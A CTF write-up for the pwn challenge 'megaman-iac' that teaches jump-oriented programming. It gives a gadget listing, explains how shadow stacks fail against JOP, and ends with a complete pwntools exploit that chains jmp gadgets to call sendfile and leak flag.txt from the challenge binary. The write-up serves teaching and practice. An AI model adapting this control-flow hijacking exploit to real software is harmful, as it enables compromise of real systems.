CYBERMAZE 5 (2025) - megaman-iac ( intended solve )
[ megaman-iac ] Writeup
Category: [pwn]
Points: [500]
Author: 4n7h4r4x
You can download the files from my github and replay them !

Tools Used
gdb/ropper/ROPgadget/ghidrapython3 (pwntools)for exploit scripting
Analysis
This a hard challenge that requires the player to apply the JOP technique ( Jump Oriented Programming ) , i will explain in details how this technique works and what does it needs and walk through the technical knowledge step by step later , The good thing is that this challenge is clear and straighforward , dosen’t require reversing or long code analysis … As usual let’s run file and checksec to see what we are working with :

Intresting , let’s open up gdb and see what we have !


There is no intresting function except trap , let’s disassemble it and see what it does :
Let’s see the pseudo code of this function from ghidra :

As we can see the program shows a message , then prints random values using sendfile , puts another message and open the flag.txt for us and then reads input from the user (600 bytes) , and as we can see it reads more than the buffer size +80 bytes , the first thing someone should think of is use write or sendfile to print the content of the flag.txt let’s see what gadgets we have .
If you use ropper , it will output 102 gadgets , u’ll realise that there are almost no useful gadgets except the leave ; ret or pop rbp… which allow us to do stack pivot , but we’ll keep this for the unintended solve haha :D
So we can see it’s not a ROP chain we litterally have no pop nor syscall ; ret so we need to think of sthg else , there’s no libc in the handout so it’s not a ret2libc , we can’t execute shellcode because NX is enabled , to the point it would seem that the callenge is broken ( it’s really not at all ) players might think of many more techniques but will be blocked at a certain point , let’s analyse deeper the gadgets using ROPgadget , because ropper mainly focuses on gadgets that ends with ret , let’s use ROPgadget :


There is a total of 128 unique gadgets , but when we used ropper it showed a total of 102 gadgets , 26 new gadgets ?? that might be very intersting , ROPgadget have an option that shows gadgets unrelated to rop : it’s –norop let’s use it and see what jmp gadgets the binary have :
1
2
3
4
┌──(secenv)─(yahya㉿4n7h4r4x)-[~/…/cm2025/Arcade/cm2025_pwn/megaman-iac]
└─$ ROPgadget --binary ./megaman-iac --norop| grep jmp
...
Mmmm a lot of jump gadgets there , either to rax or to r10 or to random values that dosen’t intrests us , we need to ask our self a question , can we control one of them ? The answer is yes we can control r10 ( with the pop r10) ! That’s great news we are getting closer and closer to what we want , let’s grep only the gadgets related to r10 and that are intresting in our case :
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(secenv)─(yahya㉿4n7h4r4x)-[~/…/cm2025/Arcade/cm2025_pwn/megaman-iac]
└─$ ROPgadget --binary ./megaman-iac --norop| grep r10

0x00000000004011b4 : add ecx, 4 ; jmp r10
0x00000000004011b3 : add rcx, 4 ; jmp r10
0x00000000004011bb : imul ecx, ecx ; jmp r10
0x00000000004011cc : imul edi, ecx ; jmp r10
0x00000000004011ba : imul rcx, rcx ; jmp r10
0x00000000004011cb : imul rdi, rcx ; jmp r10
0x00000000004011c2 : inc edi ; jmp r10
0x00000000004011c1 : inc rdi ; jmp r10
0x00000000004011a6 : jmp qword ptr [r10]
0x000000000040118e : jmp r10
0x00000000004011aa : mov ecx, 0 ; jmp r10
0x0000000000401192 : mov edx, 0 ; jmp r10
0x000000000040118c : mov esi, edx ; jmp r10
0x0000000000401187 : mov rbp, rsp ; nop ; mov rsi, r10 ; jmp r10
0x00000000004011a9 : mov rcx, 0 ; jmp r10
0x0000000000401191 : mov rdx, 0 ; jmp r10
0x000000000040118b : mov rsi, r10 ; jmp r10
0x000000000040118a : nop ; mov rsi, r10 ; jmp r10
0x000000000040119e : pop r10 ; add rsi, 0x10 ; jmp qword ptr [rsi]
0x00000000004011c7 : pop rsi ; jmp r10
I only left the intresting gadgets that are related to r10 and they will be super handy and you’‘ll see why , but before we start trying to craft our payload , let’s take a step back and explain how JOP ( Jump Oriented Programming ) works in details !
How Jump Oriented Programming works ?
To perform JOP we need 2 main things :
- A gadget that allows us to populate a register then do an operation and jump to it
- Another gadget that will do a certain operation then jumps to that register that we populated
Here’s a picture that might simplify what i was saying :

If we can put useful instruction that ends with jmp to somewhere we can control , we can build this weird machine that does what we want , here’s an example of real gadgets :



We won’t always find gadget that increments what we need by 8 , sometimes it’ll be more , or even less than 8 !! and depending on what we get we’ll adapt , but i hope the visual example made it a bit simpler how all of this will work , but now is the big question , what’s our goal to get the flag.txt ?
If we go back to the program we’ll see :
The program have already opened flag.txt for us and also opened “/dev/urandom” so there is a total of 2 opened files the “/dev/urandom” will have a fd = 3 and the flag.txt will have a fd = 4 , the program printed some garbage random bytes using sendfile copies data directly from a file descriptor to a socket descriptor, all inside the kernel, avoiding expensive user-space copies , and we can use it exactly like write !
But wait how are exactly gonna populkate the needed registers for sendfile ?
Shadow Stack
A shadow stack is a protected, kernel- or hardware-managed stack that stores a parallel copy of all legitimate return addresses during program execution. On every ret, the CPU compares the return address on the real stack with the one in the shadow stack; if they differ, execution halts. Because the shadow stack is isolated from normal memory writes, attackers cannot simply overwrite return addresses to hijack control flow, making classic ROP significantly harder.
In the context of JOP, the shadow stack offers little resistance because JOP chains avoid ret entirely and instead rely on indirect jumps (jmp r10, jmp [rsi], dispatch tables … ). Since the shadow stack only validates return instructions—not arbitrary jumps—JOP execution proceeds without triggering a mismatch, allowing an attacker to redirect control flow through unprotected jump gadgets even when a shadow stack is fully enforced.
So to summarize , the last function that was called in the trap function was : read(0 , buffer , 600); so if we jump from a place to another the registers values won’t change meaning rdi will always be 0 , rsi will always be the address of buffer ( our input ) !! and finally rdx will be 600 , if we have the right gadgets to edit them to what we need them to be ( WE DO ! ) , we’ll be able to set up the correct arguments for the sendfile function and get the flag.txt
Approach
Here i will show you the useful and needed gadgets for the exploit to work :
1
2
3
4
5
6
7
8
9
10
11

add_rcx_4 = 0x00000000004011b3 : add rcx, 4 ; jmp r10
mul_rcx_rcx = 0x00000000004011ba : imul rcx, rcx ; jmp r10
mul_rdi_rcx = 0x00000000004011cb : imul rdi, rcx ; jmp r10
inc_rdi = 0x00000000004011c1 : inc rdi ; jmp r10
zero_rcx = 0x00000000004011a9 : mov rcx, 0 ; jmp r10
zero_rdx = 0x0000000000401191 : mov rdx, 0 ; jmp r10
dispatch = 0x000000000040119e : pop r10 ; add rsi, 0x10 ; jmp qword ptr [rsi]
pop_rsi = 0x00000000004011c7 : pop rsi ; jmp r10
dispatch_gadget = 0x00000000004011a0 : add rsi, 0x10 ; jmp qword ptr [rsi]
As we can see in our case the main 2 registers are rsi and r10 and we can populate them with whatever we need , we also see that we can do some operations on rdi rdx and rcx and set them aswell to what we need ! and since the last value that was in rsi is the address to our input , it means we can inject the gadgets we wanna execute there !
So our goal now is to call sendfile(1 , 3 , 0 , big number) , now we can start crafting our exploit
A great thing to keep in mind is that we must leave popping/changing rsi the last step because rsi points to our gadgets and if we edited it in beginning the jumping chain won’t continue , also as we can see in our case rsi is incrementing by 16 so we need to put 8 bytes between a gadget and another ( we can fill them with anything dosen’t really matter) , and yeah that’s pretty much for this challenge , i added exit in the end so the program have a clean exit it’s optional xD !
Exploitation / Solution
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46

from pwn import *

context.arch = "amd64"
context.os = "linux"
context.binary = elf = ELF("./megaman-iac")

#p = remote("localhost" , 6111)
p = elf.process()
#p = gdb.debug("./megaman")

add_rcx_4 = 0x00000000004011b3
mul_rcx_rcx = 0x00000000004011ba
mul_rdi_rcx = 0x00000000004011cb
inc_rdi = 0x00000000004011c1
zero_rcx = 0x00000000004011a9
zero_rdx = 0x0000000000401191
dispatch = 0x000000000040119e
pop_rsi = 0x00000000004011c7
dispatch_gadget = 0x00000000004011a0

sendfile = elf.symbols["sendfile"]
exit = elf.symbols["exit"]

offset = 0x218
fd = 4

pay = b"A"*16

pay += p64(zero_rcx) * 2 + p64(mul_rdi_rcx) * 2 + p64(inc_rdi) * 2      # rcx = 0 & rdi = rdi*rcx = 0
pay += p64(zero_rdx) * 2                                                # rdx = 0
pay += p64(add_rcx_4) * 12 + p64(mul_rcx_rcx) * 2                       # rcx =  4*(12/2) = 24 -> rcx = rcx*rcx = 24*24 = 576
pay += p64(dispatch) * 2 + p64(pop_rsi) * 2                             # rsi = 3 (fd) later

pay = pay.ljust(offset , b"A")
pay += p64(dispatch)
pay += p64(dispatch_gadget)
pay += p64(sendfile)
pay += p64(fd)
pay += p64(exit)     # use exit for a clean exit

p.recvuntil(b"blue kid")

p.send(pay)

p.interactive()
Helpful resources
